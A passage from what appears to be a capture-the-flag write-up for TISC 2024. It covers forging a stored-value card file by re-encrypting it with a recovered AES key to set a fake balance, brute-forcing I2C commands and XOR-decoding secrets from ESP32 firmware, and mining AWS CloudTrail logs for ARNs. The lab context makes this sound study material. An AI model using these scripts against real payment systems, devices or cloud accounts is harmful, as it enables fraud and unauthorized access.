    for (let i = 0; i < a.length; i++) {
        if (a[i] !== b[i]) return false;
    }
    return true;
}

function hexToBytes(hex) {
    const bytes = [];
    for (let c = 0; c < hex.length; c += 2) {
        bytes.push(parseInt(hex.substr(c, 2), 16));
    }
    return new Uint8Array(bytes);
}


async function decryptData(encryptedData, key, iv) {
    const cryptoKey = await crypto.subtle.importKey(
        "raw",
        key,
        { name: "AES-CBC" },
        false,
        ["decrypt"]
    );
    const decryptedBuffer = await crypto.subtle.decrypt(
        { name: "AES-CBC", iv: iv },
        cryptoKey,
        encryptedData
    );
    return new DataView(decryptedBuffer);
}

function formatCardNumber(cardNumber) {
    return cardNumber.replace(/(.{4})/g, "$1 ").trim();
}


function formatDate(date) {
    const month = (date.getMonth() + 1).toString().padStart(2, "0");
    const year = date.getFullYear().toString().slice(2);
    return `${month}/${year}`;
}
</script>

```

After some reversing, the encryption key is the part highlighted in blue which is 32 bytes:



The IV is the part highlighted in blue which is 16 bytes:



There are also 10 null reserved bytes:

-Untitled- x	testcard.agpay x															
000000000	41	47	50	41	59	30	31	62	61	60	BF	F6	E0	B8	A4	7C
000000010	F9	8F	EE	E4	83	5D	3C	05	A1	85	4E	16	3B	BC	8A	27
000000020	3B	F5	CB	9F	C4	09	29	00	00	00	00	00	00	00	00	00
000000030	00	72	EE	0D	F3	B8	2D	3D	C0	84	60	5D	06	9B	68	CE
000000040	78	E6	FF	DF	4A	B0	49	8C	D5	68	C0	AA	94	FF	13	E1
000000050	6A	0B	20	B4	B7	8B	CC	C9	F5	03	96	C6	5C	FF	74	22
000000060	6F	A2	48	05	2D	24	65	C5	5D	62	EF	17	0B	71	76	8C
000000070	AE	45	4E	44	41	47	50	4D	02	F9	68	09	57	07	3C	31
000000080	38	F5	AC	AF	52	DA	EA	+								

The next part is the encrypted data which was encrypted using AES-CBC:

-Untitled- x	testcard.agpay x	
00000000	41 47 50 41 59 30 31 62	61 60 BF F6 E0 B8 A4 7C AGPAY01ba`γ ÷αη ñ
00000010	F9 8F EE E4 83 5D 3C 05	A1 85 4E 16 3B BC 8A 27 ·ÅεΣâ]<.íàN.;Jè'
00000020	3B F5 CB 9F C4 09 29 00	00 00 00 00 00 00 00 00 ;]Tf-.).....
00000030	00 72 EE 0D F3 B8 2D 3D	C0 84 60 5D 06 9B 68 CE .rε.≤γ -=Lä`].çh†
00000040	78 E6 FF DF 4A B0 49 8C	D5 68 C0 AA 94 FF 13 E1 xμ J\\IîfhL-ö .ß
00000050	6A 0B 20 B4 B7 8B CC C9	F5 03 96 C6 5C FF 74 22 j. +ï f].û \\ t"
00000060	6F A2 48 05 2D 24 65 C5	5D 62 EF 17 0B 71 76 8C oóH.-\$e+ bn..qvî
00000070	AE 45 4E 44 41 47 50 4D	02 F9 68 09 57 07 3C 31 «ENDAGPM.·h.W.<1
00000080	38 F5 AC AF 52 DA EA +	8J¼»RΓΩ

Finally, the data needs to have ENDAG appended and a 16 byte checksum.

Now that I know what to do, all that is left is to replace the encrypted data with my own encrypted data with the card balance set to 313371337 and replace an updated checksum.

I wrote a javascript file to do this:

```
var x = new ArrayBuffer(32);
x = new DataView(x);
x.setUint8(0,49);
x.setUint8(1,50);
x.setUint8(2,51);
x.setUint8(3,52);
x.setUint8(4,53);
x.setUint8(5,54);
x.setUint8(6,55);
x.setUint8(7,56);
x.setUint8(8,57);
x.setUint8(9,48);
x.setUint8(10,49);
x.setUint8(11,50);
x.setUint8(12,51);
x.setUint8(13,52);
x.setUint8(14,53);
x.setUint8(15,54);
x.setUint8(16,98);
x.setUint8(17,-126);
x.setUint8(18,79);
x.setUint8(19,-128);
x.setUint8(20,102);
```

```

x.setUint8(21,61);
x.setUint8(22,24);
x.setUint8(23,-128);
x.setUint8(24,0);
x.setUint8(25,0);
x.setUint8(26,0);
x.setUint8(27,0);
x.setUint8(28,18);
x.setUint8(29,173);
x.setUint8(30,170);
x.setUint8(31,201);
x.getBigUint64(24, false);

encryptionKey = new Uint8Array([98, 97, 96, 191, 246, 224, 184, 164, 124,
249, 143, 238, 228, 131, 93, 60, 5, 161, 133, 78, 22, 59, 188, 138, 39, 59,
245, 203, 159, 196, 9, 41]);


iv = new Uint8Array([114, 238, 13, 243, 184, 45, 61, 192, 132, 96, 93, 6,
155, 104, 206, 120]);

async function encryptData(plaintext, key, iv) {
  const cryptoKey = await crypto.subtle.importKey(
    "raw",
    key,
    { name: "AES-CBC" },
    true,
    ["encrypt"]
  );
  const encryptedBuffer = await crypto.subtle.encrypt(
    { name: "AES-CBC", iv: iv },
    cryptoKey,
    plaintext
  );
  return new DataView(encryptedBuffer);
};

c = await encryptData(x,encryptionKey,iv)
encrypted_data = "";
for (let i = 0; i < c.byteLength; i++) {
  encrypted_data = encrypted_data + c.getUint8(i).toString(16) + ' ';
}
console.log(encrypted_data);

```

I obtained the bytes for the checksum using the console debugger:



These are the final bytes which were edited to obtain the correct balance.

-Untitled- x	test2.agpay x	
00000000	41 47 50 41 59 30 31 62	61 60 BF F6 E0 B8 A4 7C AGPAY01ba`7÷αηñ
00000010	F9 8F EE E4 83 5D 3C 05	A1 85 4E 16 3B BC 8A 27 ·ÅεΣâ]<.íàN.;Jè'
00000020	3B F5 CB 9F C4 09 29 00	00 00 00 00 00 00 00 00 ;Jf-.).....
00000030	00 72 EE 0D F3 B8 2D 3D	C0 84 60 5D 06 9B 68 CE .re.≤q--=Lä`].çh†
00000040	78 E6 FF DF 4A B0 49 8C	D5 68 C0 AA 94 FF 13 E1 xμ ■J\Iî çhL-ö .ß
00000050	6A 56 F5 3C 1A 99 BB 37	C0 A9 69 7C B6 AF 16 86 jVJ<.Ö7L-i »..â
00000060	EF D9 1B 54 AF 75 9A F8	30 12 3F 08 86 EA 97 9D nJ.T»uÜ°0.?..âΩù¥
00000070	9C 45 4E 44 41 47 50 4B	F1 4F A4 7D 7E 31 22 49 £ENDAGPK±Oñ}~1"I
00000080	7E E6 B2 CE 38 0A EC +	~μ8.∞

The flag obtained is:

TISC{533_Y4_L4T3R_4LL1G4T0R_a8515a1f7004dbf7d5f704b7305cdc5d}

Level 5

Hardware isnt that Hard!

TISC LEVEL 5

DESCRIPTION

Shucks... it seems like our enemies are making their own silicon chips??!? They have decided to make their own source of trust, a TPM (Trusted Platform Module) or I guess their best attempt at it.

Your fellow agent smuggled one out for us to reverse engineer. Don't ask us how we did it, we just did it, it was hard ...

All we know so far is that their TPM connects to other devices using the i2c bus and does some security stuff inside. Agent! Your mission, should you choose to accept it, is to get us unparallel intel by finding their TPM's weakness and exfiltrating its secrets.

You will be provided with the following compressed flash dump:

- MD5 (flash_dump.bin.xz) = fdff2dbda38f694111ad744061ca2f8a

Flash was dumped from the device using the command:

```
esptool.py -p /dev/REDACTED -b 921600 read_flash 0 0x400000 flash_dump.bin
```

You can perform your attack on a live TPM module via the i2c implant device hosted behind enemy lines: nc chals.tisc24.ctf.sg 61622

ATTACHED FILES

[flash_dump.bin.xz](#)

SUBMIT

I am greeted with this banner after connecting to chals.tisc24.ctf.sg at port 61622:


```
kali@kali: ~  
File Actions Edit View Help  
TISC 2024 :: I2C IMPLANT  
Available commands:  
- SEND <bytes> - Sends hex encoded bytes to I2C bus  
- RECV <num_bytes> - Receive num_bytes from I2C bus  
- EXIT - Exit the program  
Example:  
> SEND 12 34 - Sends 0x12, 0x34 to I2C bus, which will be received by the device at addr 0x09  
as a WRITE request and payload 0x34  
> RECV 4 - Attempts to receive 4 bytes from the I2C bus, if no slave device sends data, it  
will return 0s  
Read More: https://en.wikipedia.org/wiki/I%C2%B2C#Reference\_design  
> █
```

Throwing the binary directly into IDA did not yield any results.

Upon examining the binary further, I realised the start of the .bin file contains lots of 0xff bytes. I decided to remove those bytes since they do not look too useful and finally managed to obtain different results.

```
(kali@kali)-[~/Desktop/test/level 5]  
$ file flash_dump2.bin  
flash_dump2.bin: DOS executable (COM), start instruction 0xe903022f f0050840
```

This is IDA analysis of the edited binary file:



I can see that IDA is initialising the XTENSA processor module.

```
Loading processor module C:\Program Files\IDA Pro 8.3\procs\xtensa64.dll for XTENSA...Initializing processor module XTENSA...OK
Assuming __cdecl calling convention by default
Autoanalysis subsystem has been initialized.
Loading file 'C:\Users\A\Desktop\test\flash_dump3.bin' into database...
Detected file format: Esp32Image
0. Creating a new segment (3F400020-3F40D278) ... OK
1. Creating a new segment (3FFBDB60-3FFC08F8) ... OK
```

I further edited the binary by randomly removing bytes to see what other files I can obtain:

```
(kali@kali)-[~/Desktop/test/level 5]
$ file flash_dump3.bin
flash_dump3.bin: ESP-IDF application image for ESP32, project name: "arduino-
lib-builder", version esp-idf: v4.4.6 3572900934, compiled on Oct  4 2023 16:
50:20, IDF version: v4.4.6-dirty, entry address: 0x40082980
```

After some more research, I found a script (from https://github.com/tenable/esp32_image_parser) to dump out binaries from the image.

After fixing numerous errors, I finally obtained an elf file from the image:

```
C:\Windows\System32\cmd.exe
Traceback (most recent call last):
  File "C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master\esp32_image_parser.py", line 282, in <module>
    main()
  File "C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master\esp32_image_parser.py", line 265, in main
    image2elf(dump_file, output_file, verbose)
  File "C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master\esp32_image_parser.py", line 160, in image2elf
    size = len(section_data[name]['data'])
            ~~~~~^~~~~~
KeyError: '.dram0.data'

C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master>python esp32_image_parser.py create_elf flash_dump.bin -partit
ion app0 -output app0.elf
Dumping partition 'app0' to app0_out.bin
Traceback (most recent call last):
  File "C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master\esp32_image_parser.py", line 283, in <module>
    main()
  File "C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master\esp32_image_parser.py", line 266, in main
    image2elf(dump_file, output_file, verbose)
  File "C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master\esp32_image_parser.py", line 159, in image2elf
    size = len(section_data['.iram0.vectors']['data']) + len(section_data['.iram0.text']['data'])
            ~~~~~^~~~~~
KeyError: '.iram0.text'

C:\Users\A\Desktop\tisc\level 5\esp32_image_parser-master>python esp32_image_parser.py create_elf flash_dump.bin -partit
ion app0 -output app0.elf
Dumping partition 'app0' to app0_out.bin
Writing ELF to app0.elf...
```

After opening the file in Ghidra, I realised that Ghidra could decompile the assembly obtained from the elf file while IDA could not. This would definitely help me to perform the reverse engineering more quickly. Therefore, I decided to use Ghidra for the rest of this challenge.

However, I still did not know how to interact with the server to obtain any data, so I decided to write a simple python script to bruteforce all possible commands to see if I can receive any useful data from the server:

```
from pwn import *

p = remote("chals.tisc24.ctf.sg", 61622)

p.recv(timeout=5)
p.recv(timeout=5)

for x in range(256):
    for y in range(256):
        binary_data = b'SEND ' + str.encode(hex(y)[2:]+ ' ') +
str.encode(hex(x)[2:])
        print(binary_data)
        p.sendline(binary_data)
        print(p.recv(timeout=5))
        p.sendline(b'RECV 4')
```

```

recv_bytes = p.recvline(timeout=5)
print(recv_bytes)
if b"00 00 00 00" not in recv_bytes:
    exit()

```

After running the script, I received some data on SEND d3 46 command.

```

b'> 00 00 00 00\n'
b'SEND ce 46'
b'> '
b'> 00 00 00 00\n'
b'SEND cf 46'
b'> '
b'> 00 00 00 00\n'
b'SEND d0 46'
b'> '
b'> 00 00 00 00\n'
b'SEND d1 46'
b'> '
b'> 00 00 00 00\n'
b'SEND d2 46'
b'> '
b'> 00 00 00 00\n'
b'SEND d3 46'
b'> '
b'> e6 95 b8 10\n'
[*] Closed connection to chals.tisc24.ctf.sg port 61622

(kali@kali)-[~/Desktop/test/level 5]
$

```

After further experimentation, I realized that sending the following 2 commands yielded data. However, I wasn't exactly sure where this data was coming from.

```

> SEND d2 46
> SEND d3 46
> RECV 32
fe d5 90 4e fd c7 4d 5a 1e fd 6f 3f 94 bb d3 55 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
>

```

After more reversing and searching for string references related to “i2c” and “tisc”, I managed to find this function:

```
void FUN_400d1578(void)
{
    FUN_400d3470(0x3ffc1ecc, 0x1c200, 0x800001c, 0xffffffff, 0xffffffff, 0, 20000, 0x70);
    FUN_400d3670(0x3ffc1ecc, 1);
    FUN_400f25bc(0x3ffc1cdc, FUN_400d1614);
    FUN_400f25c4(0x3ffc1cdc, FUN_400d15e8);
    i2c_setup_wrapper_400d17d8(0x3ffc1cdc, 0x69, 0xffffffff, 0xffffffff, 0);
    FUN_400d379c(0x3ffc1ecc, s_BRYXcorp_CrapTPM_v1.0-TISC!_====_3f400120);
    do {
        DAT_3ffbdb68 = FUN_400d1b04(4);
        memw();
        memw();
    } while (DAT_3ffbdb68 == 0);
    return;
}
```

After some reversing, I realised that the `i2c_setup_wrapper_400d17d8` function uses `0x69` as an argument to setup the i2c, which is actually `0xd2` and `0xd3` shifted right by 1 bit, which explains the commands that I obtained from the brute force script. However, I was still confused about what `0x46` is used for.

Digging deeper into the code, I found `FUN_400d15e8` which helped me to uncover the mystery. Some of the decompiled code from Ghidra has been labelled below:

```
void FUN_400d1614(uint number_of_bytes_received)
{
    int iVar1;
    int iVar2;
    byte 2_bytes_before_fake_flag;
    uint uVar3;
    int iVar4;
    int in_WindowStart;
    undefined auStack_30 [12];
    uint uStack_24;
    byte byte_from_TISC_fake_flag;

    memw();
    memw();
    uStack_24 = _DAT_3ffc20ec;
    FUN_400d36ec(0x3ffc1ecc, s_i2c_recv_%d_byte(s):_3f400163, number_of_bytes_received);
    iVar1 = (uint)(in_WindowStart == 0) * (int)auStack_30;
    iVar2 = (uint)(in_WindowStart != 0) *
```

```

        (int)(auStack_30 + -(number_of_bytes_received + 0xf & 0xffffffff0));
FUN_400d37e0(0x3ffc1cdc,iVar1 + iVar2,number_of_bytes_received);
FUN_400d2fa8(iVar1 + iVar2,number_of_bytes_received);
if (0 < (int)number_of_bytes_received) {
    uVar3 = (uint)*(byte *)(iVar1 + iVar2);
    if (uVar3 != 0x52) goto LAB_400d1689;
    memw();
    uRam3ffc1c80 = 0;
}
while( true ) {
    uVar3 = uStack_24;
    number_of_bytes_received = _DAT_3ffc20ec;
    memw();
    memw();
    if (uStack_24 == _DAT_3ffc20ec) break;
    func_0x40082818();
LAB_400d1689:
    if (uVar3 == 0x46) {
        iVar4 = 0;
        do {
            /* start of loop which manipulates 16 bytes of fake TISC flag */
            memw();
            byte_from_TISC_fake_flag = (&DAT_3ffbdb6a)[iVar4];
            2_bytes_before_fake_flag = shl_xor_2bytes_before_fake_flag_400d1508();
            memw();
            *(byte *)(iVar4 + 0x3ffc1c80) = byte_from_TISC_fake_flag ^ 2_bytes_before_fake_flag;
            iVar4 = iVar4 + 1;
        } while (iVar4 != 0x10);
    }
    else if (uVar3 == 0x4d) {
        memw();
        uRam3ffc1c80 = DAT_3ffbdb7a;
        memw();
    }
    else if ((number_of_bytes_received != 1) && (uVar3 == 0x43)) {
        memw();
        byte_from_TISC_fake_flag = *(byte *)((byte *)(iVar1 + iVar2 + 1) + 0x3ffbdb09);
        2_bytes_before_fake_flag = shl_xor_2bytes_before_fake_flag_400d1508();
        memw();
        (&DAT_3ffc1c1f)[*(byte *)(iVar1 + iVar2 + 1)] =
            byte_from_TISC_fake_flag ^ 2_bytes_before_fake_flag;
    }
}
return;
}

```

From the code, I inferred that the memory location that contains the fake TISC flag in my binary probably contains the real flag that I have to obtain. Also the 46 value in the command strings “SEND D2 46” and “SEND D3 46” will probably reach the code path that checks if uVar3 is equal to 0x46.

In summary, the initial flag goes through a series of XOR operations with an initial 2-byte value that I have to figure out. The bytes at address (iVar4 + 0x3ffc1c80) are the same bytes that I receive back from the server. Guessing that the flag starts with "TISC", I could use this information to obtain the initial 2-byte XOR key. With this initial 2-byte XOR key, I could then perform the XOR operation to obtain the original flag.

The final python script that I used to print out the flag is shown below:

```
list_of_extracted_bytes = [0xfe, 0xd5, 0x90, 0x4e, 0xfd, 0xc7, 0x4d, 0x5a,
0x1e, 0xfd, 0x6f, 0x3f, 0x94, 0xbb, 0xd3, 0x55]

def xor_shift_operation(two_bytes):
    uVar1 = ((two_bytes << 7) ^ two_bytes) & 0xffff
    uVar1 = ((uVar1 >> 9) ^ uVar1) & 0xffff
    result = ((uVar1 << 8) ^ uVar1) & 0xffff
    result = result & 0xffff
    masked_result = (result & 0xff)

    return result, masked_result

letters_to_match = [0x54, 0x49, 0x53, 0x43] #TISC
xor_values = []
for x in range(0,4):
    xor_value = list_of_extracted_bytes[x] ^ letters_to_match[x]
    xor_values.append(xor_value)

initial_2_byte_value = None

for value in range(65536):
    result, masked_result = xor_shift_operation(value)
    result2, masked_result2 = xor_shift_operation(result)
    result3, masked_result3 = xor_shift_operation(result2)
    result4, masked_result4 = xor_shift_operation(result3)
    if masked_result == xor_values[0] and masked_result2 == xor_values[1]
and masked_result3 == xor_values[2] and masked_result4 == xor_values[3]:
        initial_2_byte_value = value
        break

#To get the final flag
result = None
masked_result = None
```

```
flag_in_bytes = []
result, masked_result = xor_shift_operation(intial_2_byte_value)
flag_in_bytes.append(masked_result^list_of_extracted_bytes[0])
for x in range(15):
    result, masked_result = xor_shift_operation(result)
    flag_in_bytes.append(masked_result^list_of_extracted_bytes[x+1])
final_flag = ''

for x in flag_in_bytes:
    char=chr(x)
    final_flag = final_flag + char
print(final_flag)

#TISC{hwfuninnit}
```

The final flag obtained from the script is:
TISC{hwfuninnit}

Level 6

Meownitoring

TISC

LEVEL 6

DESCRIPTION

I guess their Trusted Platform Modules were not so trusted afterall. What about the cloud? It seems like the cloud is getting very secure nowadays. We've been getting some disruptions from the enemy again.

The zip file was recovered from their servers! Seems like they are deploying some resources on the cloud. Your fellow agents heard something about a killswitch... We will need your help to identify the existence of the killswitch (if any), and activate it to stop the enemy's attack!

Note: Concatenate flag1 and flag2 to form the flag for submission.

ATTACHED FILES

[meownitoring.zip](#)

SUBMIT

60 attempts left

In the zip file, I could find a link to a webpage and I began signing up for an account:

Meownitoring

PricingRegisterSign in

Sign up

Trial account will be valid for 2 hours and may be accessed using the temporary password.
Pro version will be available to the public by early 2025.

Get started with trial version today, completely free of charge!

a

a

aaa@hotmail.com

Submit

© 2024

I find a page where I can submit an arn:

Modify arn

Get started by connecting your account
The dashboard is updated live, even for users on trial mode!

Connect your account

Arn

Submit

From one of the logs, i filtered out all the possible arns using regex:

[illegible]

[illegible]

Using `arn:aws:iam::637423240666:user/dev` as the arn for the webpage submission, I can download the file:

Logs ingested



Export CloudTrail (for Pro users only)

Error. Consider viewing the onboarding guide.

LogGroupName	Timestamp	Message
--------------	-----------	---------

I found a free website <https://app.gigasheet.com/> which helps me to combine all the json files together and allows me to search for interesting information. By signing up for a free account, I was able to easily combine the json files together and export it as a csv for easier processing.

Library > 637423240666_Clou... ▾

Drop files, [Browse](#) or [Import from Link](#)

 **Connect to Platform**
Data Warehouses, Databases, CRMs, SaaS

☐ →|← Combine ↔ Move File 🗑 Delete

	File Name ▴ ▾	Rows ▴ ▾	Cols ▴ ▾
☐	 Fina file 2024-09-18 15:18:57	556	263
☐	 Combined files 1-5 2024-09-18 15:15:28	187	180
☐	 Records	9	41

I used a simple regex on the combined file which allows me to extract all the arns from the combined file. I then used a simple python script to extract the unique arns from the combined file.

The python script is shown below:

```
import re

search_term = "arn:"

regex = r""" + re.escape(search_term) + r"(.*)\""""

file_to_process = "combined.csv"
f = open(file_to_process, 'r')
text = f.read()
```

```

results_list = re.findall(regex, text)

lines=list(dict.fromkeys(results_list)) # remove duplicates
print(len(lines))

f2 = open("processed_output.txt" , 'w')
for line in lines:
    f2.writelines(search_term+line+"\n")

```

These are the results from the script:

```

arn:aws:dynamodb:ap-southeast-1:637423240666:table/accounts
arn:aws:iam::637423240666:user/dev
arn:aws:s3:::meownitoring2024trailbucket
arn:aws:cloudtrail:ap-southeast-1:637423240666:trail/accountlogs
arn:aws:logs:ap-southeast-1:637423240666:log-group:/aws/lambda/debug-logs-compiler
arn:aws:logs:ap-southeast-1:637423240666:log-group:/aws/lambda/debug-logs-compiler:log-stream:
arn:aws:sts::637423240666:assumed-role/meownitoring-lambda-role/logsloader
arn:aws:iam::637423240666:role/meownitoring-lambda-role
arn:aws:s3:::meownitoringtmpbucket
arn:aws:ec2:ap-southeast-1:637423240666:subnet/subnet-02c32bbc46e9cd52a
arn:aws:iam::637423240666:role/compiler_lambda_role
arn:aws:lambda:ap-southeast-1:637423240666:function:debug-logs-compiler
arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
arn:aws:dataprotection::aws:data-identifier/AwsSecretKey
arn:aws:ec2:ap-southeast-1:637423240666:subnet/subnet-09057627c1459eaa8
arn:aws:iam::637423240666:policy/iam_policy_for_compiler_role
arn:aws:iam::637423240666:policy/debug_policy
arn:aws:iam::637423240666:policy/iam-policy-for-meownitoring-role
arn:aws:iam::637423240666:policy/iam-policy-for-meownitoring-role-test
arn:aws:iam::637423240666:policy/iam_policy_for_cloudtrail_role
arn:aws:iam::637423240666:role/processor_lambda_role
arn:aws:logs:ap-southeast-1:637423240666:log-group:/aws/lambda/*
arn:aws:iam::637423240666:policy/iam_policy_for_processor_role
arn:aws:iam::aws:policy/AmazonAPIGatewayAdministrator
arn:aws:iam::aws:policy/CloudWatchLogsFullAccess
arn:aws:iam::637423240666:user/deployer
arn:aws:iam::533267020068:root
arn:aws:iam::637423240666:role/mewonitoring-lambda-test
arn:aws:logs:ap-southeast-1:637423240666:log-group:*
arn:aws:iam::637423240666:user/debug
arn:aws:execute-api::*
arn:aws:lambda:ap-southeast-1:637423240666:function:processor

```

Keying in the “arn:aws:iam::637423240666:role/meownitoring-lambda-role” arn into the box gives the following logs but the secret access key is not accessible.

Logs ingested

Free trial mode. A subset of logs were retrieved.

LogGroupName	Timestamp	Message
/aws/lambda/debug-logs-compiler	1721121612186	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/debug-logs-compiler	1721121612312	START RequestId: c96843f5-f058-4314-9fa8-72dbe99a7c6e Version: \$LATEST
/aws/lambda/debug-logs-compiler	1721121612313	debug aws_secret_access_key: *****
/aws/lambda/processor	1721122287899	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721122288019	START RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea Version: \$LATEST
/aws/lambda/processor	1721122288025	END RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea
/aws/lambda/processor	1721123283814	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1::runtime:a768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721123283931	START RequestId: f0ee170e-5602-49d8-825b-2101193ebffa Version: \$LATEST
/aws/lambda/processor	1721123283950	END RequestId: f0ee170e-5602-49d8-825b-2101193ebffa
